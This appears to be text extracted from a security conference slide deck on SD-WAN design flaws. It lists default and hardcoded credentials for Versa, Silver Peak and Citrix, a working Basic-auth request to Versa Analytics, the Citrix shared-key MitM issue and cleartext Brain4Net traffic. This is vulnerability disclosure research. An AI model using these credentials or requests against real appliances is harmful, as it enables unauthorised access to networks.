
COINCIDENCE? I THINK NOT!

At your first login, enter "Administrator" as the username (it is case-sensitive). The unit ships with no password. Simply click the Login button to authenticate and bring up the remote management interface.



Enable Agility Solution

- Open GMS console by entering GMS management IP address into your browser. Enter your GMS credentials. This example uses the GMS default username/password: admin/admin



DEFAULT PASSWORDS IS-BY-DEFAULT ARE FOREVER


“SNMP is off by default. Users configure their own community string and are recommended to use SNMPv3.”

Anusha Vaidyanathan, Director, Security Product Management

Default SNMP Community

SNMP service is run on 0.0.0.0 interface.
The box uses default community strings "public" for rocommunity and

```
# cat /etc/snmpd.conf
##
## This file was AUTOMATICALLY GENERATED.  DO NOT MODIFY.
## Any changes will be lost.
##
## Generated by md_snmp at 2018/03/01 12:07:51.007
##
syscontact dfd
syslocation dfdf
sysservices 76
rocommunity public
trapcommunity public
engineID 000000000000
```



90
SUPERMEDIA Sp.z.o.o.
Added on 2018-05-26 10:44:32 GMT
Poland, Warsaw
[Details](#)

1 27
Waycom International SASU
Added on 2018-05-26 09:48:19 GMT
France, Paris
[Details](#)

2 26
host-26-95-91-212.enter.it
ENTER S.r.l.
Added on 2018-05-26 09:43:18 GMT
Italy, Milan
[Details](#)

Silver Peak Systems, Inc. ECXS
Linux Warsaw-SP 2.6.38.6-rc1 #1 VXOA 8

Silver Peak Systems, Inc. ECXS
Linux fra-silverpeak 2.6.38.6-rc1 #1 V

Silver Peak Systems, Inc. ECXS
Linux set-silverpeak 2.6.38.6-rc1 #1 V

Linux vir-silverpeak 2.6.38.6-rc1 #1 VXOA 8.1.5.8_68641 SMP



SD-WAN DESIGN FLAWS


WHY DO VERSA DEVOPS USE VERSA123?

```
from fabric.api import sudo
from fabric.api import env
from fabric.api import run
```

```
env.user = "Administrator"
env.host_string = '10.192.28.176'
env.password = "versa123"
```

```
def test():
    sudo('ls -lrt')
    sudo("sudo sed -i '/singh/ s/$/anythin/' /tmp/pompina")

test()
```



joshuap-cfy / frontier-versa-sdwan-poc-0117
forked from Cloudify-PS/cloudify-versa-plugin

Code Pull requests 0 Projects 0 Wiki Insights

187 lines (175 sloc) | 5.64 KB

```
1 #Add and configure network with DHCP,DNS,Firewall to exsistent organization
2 #Organization must have one free interface
3 tosca_definitions_version: cloudify_dsl_1_3
4
5 imports:
6   - imports.yaml
7
8 inputs:
9   versa_url:
10     default: "https://172.19.0.210:9183"
11   client_id:
12     default: "voae_rest"
13   client_secret:
14     default: "asrevnet_123"
15   username:
16     default: "Administrator"
17   password:
18     default: "versa123"
```

VERSA HARD-CODED PASSWORDS

- Versa Analytics Driver REST API (/opt/versa/bin/versa-analytics-driver) uses the hardcoded credentials located at the /opt/versa/var/van-app/properties/application.properties file
- The credentials are used to perform HTTP Basic Authentication
- The credentials are equal to vanclient:88347b9e8s6\$90d9f31te366&d5be77 and they are the same for all Versa Analytics deployments

VERSA HARD-CODED PASSWORDS

The screenshot shows a web application interface with two main sections: 'Request' on the left and 'Response' on the right. The 'Request' section is titled 'Request' in red and contains tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing the following HTTP request:

```
GET /analytics/system/info HTTP/1.1
Host: 172.17.160.51:5000
Authorization: Basic dmFuY2xpZW50Ojg4MzQ3YjllOHM2JDkwZDlmMzF0ZTM2NiZkNWJlNzc=
Content-Length: 2
```

The 'Response' section is titled 'Response' in red and contains tabs for 'Raw', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing the following JSON response:

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 227
Server: Werkzeug/0.10.1 Python/2.7.6
Date: Wed, 27 Feb 2019 07:06:38 GMT

{
  "cpuPercent": 0.0,
  "diskFree": 236681547776,
  "diskPercentUsed": 1.5,
  "diskSize": 253247963136,
  "diskUsed": 3678580736,
  "memoryAvail": 10366406656,
  "memoryPercentUsed": 38.4,
  "memoryTotal": 16826978304
}
```


CITRIX HARD-CODED KEYS

- **All** Citrix NetScaler SD-WAN nodes use **the same pre-installed** RSA key pair and the corresponding self-signed certificate
- This key pair is used in Controller - Orchestrator communication protocol
- An attacker in MitM position can use the private key to perform eavesdropping and spoofing attacks against all edge routers

CITRIX HARD-CODED KEYS

- <https://support.citrix.com/article/CTX247735>
- This vulnerability could allow an unauthenticated attacker to perform a man-in-the-middle attack against management traffic. The vulnerability has been assigned the following CVE number.
- CVE-2019-11550 – Information Disclosure in Citrix SD-WAN Appliance 10.2.x before 10.2.2 and NetScaler SD-WAN Appliance 10.0.x before 10.0.7.
- Affected Versions:
 - All versions of NetScaler SD-WAN 9.x *
 - All versions of NetScaler SD-WAN 10.0.x earlier than 10.0.7
 - All versions of Citrix SD-WAN 10.1.x *
 - All versions of Citrix SD-WAN 10.2.x earlier than 10.2.2

CITRIX HARD-CODED KEYS



CITRIX HARD-CODED KEYS

- The “appliance_keys” certificate
 - Pre-installed on all SD-WAN appliances (controller, orchestrator, network elements, etc.)
 - Used for traffic encryption with **TLS_RSA_WITH_AES_256_CBC_SHA** cipher suite
- The “sdwan_center_cert” certificate
 - Generated on SD-WAN Center
 - It must be manually installed on all controllers
- TLS
 - **TLS_RSA_WITH_AES_256_CBC_SHA**
 - PFS is not enforced
- A custom protocol is used to communicate between SD-WAN Center and other SD-WAN appliances over TLS
- It is worth noting, that this protocol also has a password-based authentication feature (PSK)

CITRIX HARD-CODED KEYS: PROTOCOL

- Download configs from virtual WAN appliances (get_config_file_chunk FILENAME)
- Download a list of configs (get_available_configs)
- Ping (ping)
- Get info (get_appliance_info)
- Get management IP address (get_network_mgt_ip_address)
- Get SSO token (get_sso_token)
- Upload config (initiate_config_upload FILENAME, put_config_file_chunk FILENAME, finalize_config_upload FILENAME)

CITRIX HARD-CODED KEYS: PROTOCOL

- Mutual authentication and PSK-based defense in depth mechanism
- Orchestrator authenticates to Controller using the "sdwan_center_cert"
- Controller authenticates to Orchestrator using the "appliance_keys" cert and the white-listing method:
 - A connection to a controller is accepted if the sent appliance_cert.pem is equal to orchestrator appliance_cert.pem
 - These can be arbitrary, but equal certificates
- Pre-shared Secret Key
 - Default username (vendor name)
 - Password is empty

CITRIX HARD-CODED KEYS: PROTOCOL



```
root@DC:~# ps aux | grep aa
root      8980  0.0  0.0    9236  2148 ?          S    Sep23  0:00 /bin/bash -c /home/REDACTED/bin/aa_server &> /dev/null
root      8993  0.0  1.0   86344 41852 ?          Sl    Sep23  0:42 /home/REDACTED/bin/aa_server
root     12571  0.0  0.0    7848  1972 pts/0        S+   15:21  0:00 grep aa
```

CITRIX HARD-CODED KEYS: PROTOCOL

Wireshark · Follow SSL Stream (tcp.stream eq 3) · upload_config

```
.....authenticate.....admin.....authenticate.....get_config_file_chunk.....-  
LAB_DC_Without_Crypto OSPF_with_LoopRoute.zip.....get_config_file_chunk.....-  
LAB_DC_Without_Crypto OSPF_with_LoopRoute.zip.....pm.....pmPK.....L.5.....{.....LAB_DC_Without_Crypto OSPF_with_LoopRoute.cfg.=]w.J..._Q.F..n.|o.<....  
.Iw..p.S.O...&.....w...+m.....P.M..N.%Q.K*.JRI*..D.....pFm..}..G3gL/t.)j.....[.....1..S.....xn....[t]....<.|....?..i....eQ|.....}8....h^)  
@.m.)....t._..~.>Z.+S...l./.25.....2S.....d;....D_X~..~Z..#tq...K..z.;.53v...dc.n;..n.)u3.....2u0.8..~+5{..qyj7.....gR..fj?le{..Z6.&].....;X..  
\....Y....*...k.,..F..M.  
....4..L7..7.../..w...-8o:s.tA.....Y....!x.0..u....qt.>..../..?....~.....J..q.4..?.....j....'.....b.#W....0<j,\:z.....nL..I.Q.4..T.^=]s....m.9....3..vv..  
7>X..nEtK.p..V..j\.....CG..].....p....'..:K*....p.....2.....#.S."9....1b.....a....p....R.....7.xf.....H.1z2]..[#....;`..g...."&.6o..f.{.....  
$1.....c\W.{y....x....`]....(....Q8;....~wf.G..^(..G..)*....  
k.....g..Of4..f....&....u..3W.ls...5.].x.....b...[.t...B....,d..W..#./.`.....q.,..q.<.....P.....F....1.6I..-$..2mXf.../....1  
.  
....G..S..g0...`L....  
.z.Q.....^..gD.....t....(...T..E(..[..[.7.K..@>Mt.Bi|o9.cb  
(jZ8.$?..)..BI.ng...;7.C.....j....G....?....X.Vs....t..Wbp..q[.m..g....v[.o.....nm!9..f....W.F..Z....U).....Z.....r.Fx.[.....S.?....J  
.\\.....t..82..Rnp.M.....va..4u.#6....\....k.y.2~0.].}?..a.Q....Z....B....;f..x..W|.....{....H"....,~..2X.c.:.,..i....W+.W.z..A..{=.M...gC..Z.....aP....v....  
s....KX.....K.P.....,.....  
...+..V.Q.Tj.....&zD.Gc..G.>..x~oZ.  
.ciX.....Z&6$.....C..g....!1.....  
[]g.....`#...?Dro.g'..h....;....^(..d'P....b\|... 7.....y....TN.^.+.....ma.=`..7.%B.7.p.7....pUh.V.U..[. ....E.,..,*..e..7.m.7..} /....<..q..  
..l....Z..mu=.S....|...  
\P..X7&u..K.zY...dzcN&.(O.d....Y.L.;|..v.....8|..+..9|.."..v....xq..G.....7.>...>1....Q..>"n.vK..}!...}......i.....]....  
i.....}..[D....8.o.....;I.Gvr....3..b.r....9J..]....0..Dp.E....>X.....g..3.0~....DG3}n..;.....Y.....:FS....;....~.y..7..s.....+Q..{u.k).u:~..}s4T....Da.  
5.q....e..:c8[..9A....;f..h..P....o.0.V..z....ozR.1....w.*....f....]9....911.#..n  
q0....rL=..5.25  
.#r.....0.../*e..}....F.9....1'..E.tcI....]4.Ad.8&....h.c.."..iQ..-..~E..DC...R....,..S 7.W..p....m.....R.k....hx..>i.F=R.....V....j  
.....h%b.w.....'.. E.u.P..`C..=.;....41Z .. %}x.....,S..L.....K:=..r..iDX=.I.H.?..d`#).N....0/..~.b.. .V.j..>`....(.Z.#H..A{. ....<j....62....ZV..D/...h.  
.....P.....Z..=:&..c....*..k).  
.%$....^..3.....iFa.....k..L:Z..I;.... .R..R.|.....,..0."(o...`.[....8...8u.i.}..v..s.  
..(o.....=q|....e....r..Z..K....#`..TV....._w(~0:..@.9..8..h..bp....9..1qi,.. <.\E.....r  
..Y_.....H..8....4.m..R..M.0..X..#1..X.$10.V....M.&..w_t....Xb..i?....1.D....M.../..p.x.gH.P..$.....  
.....#....k.V.K..`..w[....T.E-..G....1..g..L.....t....C..r..  
.....i.Y....Y..$.....-a5....IQ.HJ.....h;....2XK81.."Q..).w.pa...].M....^..e.....~..5J@....k.Z.s.]#..%..5.....N]....=..W....r.?E...."..N..^..  
6p!....]....61....0..Si4.y#iz.C..o.... *....?L..z.o@..r.....<..`....?..J?{rpi3..9'..s~....N.).....n.....kLA.1..{.7M.  
...i..@#.P.y.....4.....NHk.....q@W..QJ..d$D.u.;`..\\.....p{./}..@E..]..U.....>..`..|.._}A.F{.....-L.|  
E.'l6..a..S.L....J]4..^..E..#..m..u.tf.K.g....v..Oztl..My&iU).G.vg.B3x..~(..h7|I..... uCgB.....i?.....%....=.,.,.,.,[....i0\....+....d8.....<..G....  
%r..&..~....:[m....\gg.h.....~ex..E.S.lH1.D..\\....R..F.j;..L`.....3r.....v....~..`..5.....1u.....^;....6..z|..+j  
..s.....`Y(..Z....}X..}][....)K..Fc..i....A).AZ....K7.....E.... ..\@..@8D..[....,R....K.h.....4.a.  
Jmvl}....F..F.P00....c.<~)...1..X9....n....\....0....e..b..o....^....$3H..`..2.....r*..9z....E.h....K=g.....m..|uN.N.....A..`..{....D....Z..x%..L..A..`.....<1vg.  
8.R.af6..Y.&i.!-....|..no..fR.."|....T.....{.Y`....{J..J..i`.....\....eA?..kB..t..y2.....<....E.T.....0....! ..I....S.b....$..  
.%....i}<'8..f\L....0.d..  
..1M...+?..{....w.....+....}..r.....%..q".f..?....~..~.0....Qy..i.B.$...D.A.
```

CITRIX HARD-CODED KEYS: RESULTS

- The attacker **in passive MitM** position **can decrypt all** communications
- The attacker **in active MitM** position can perform **active eavesdropping**
- The attacker **in the target network** can spoof an Controller
- The attacker **that is able to upload** an SD-WAN **certificate** on a Controller node **can get control over the SD-WAN network**

BRAIN4NET CLEARTEXT COMMUNICATIONS

- There are several SD-WAN vendors in Russia
- One of them is an OpenFlow-based service platform focusing on SD-WAN transport
- Shodan says that some testbeds are deployed on the Russian state ISP (Rostelecom)

BRAIN4NET CLEARTEXT COMMUNICATIONS

- Trivial fingerprinting and enumeration
- Multiple versions disclosure
- Several vulnerabilities to XSS
- Cross-Site WebSocket Hijacking
- Unauthenticated access to monitoring services

BRAIN4NET CLEARTEXT COMMUNICATIONS

- Unprotected clear text communications
 - TCP 830 (GRPC)
 - TCP 5000 (API)
 - TCP 6653 (OpenFlow)
 - TCP 27017 (Mongo)
- No mutually authenticated
- There are no ready to use decisions for some protocols (e.g., OpenFlow)
- Brain4Net says that we have tested a deployment without secure communications

BRAIN4NET CLEARTEXT COMMUNICATIONS

PRI * HTTP/2.0

SM

```
.....$.....A."h...
D.b6.\..z.:0.....*... -..9.%...X.T.H.^!.._..u.b
&=LMed@.te.M.5...z....A....) ..Wyp.@.....B...Q.!.....@.....MIOj.....@.....l.
.f.....$....._..u.b
&=LMed@.....j!.5S..4..&0.@.....B...Q.!.....
.....
MASTER....%.....@.....4...0..4.$.....D.b6.\..z.:0.....*... -..9.%...X.sU.?.....4...../
.5c768255ed91a300018bbc0e...
.ctl:830..ctl..<....%.....~.13.....
```

BRAIN4NET CLEARTEXT COMMUNICATIONS

cp.stream eq 0


Time	Source	Destination	Protocol	Length	Info
371 23.019519	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
372 23.519850	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
373 23.520064	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
374 23.520227	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
375 23.520381	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
376 23.521851	172.31.11.3	10.11.11.7	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
385 24.520005	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
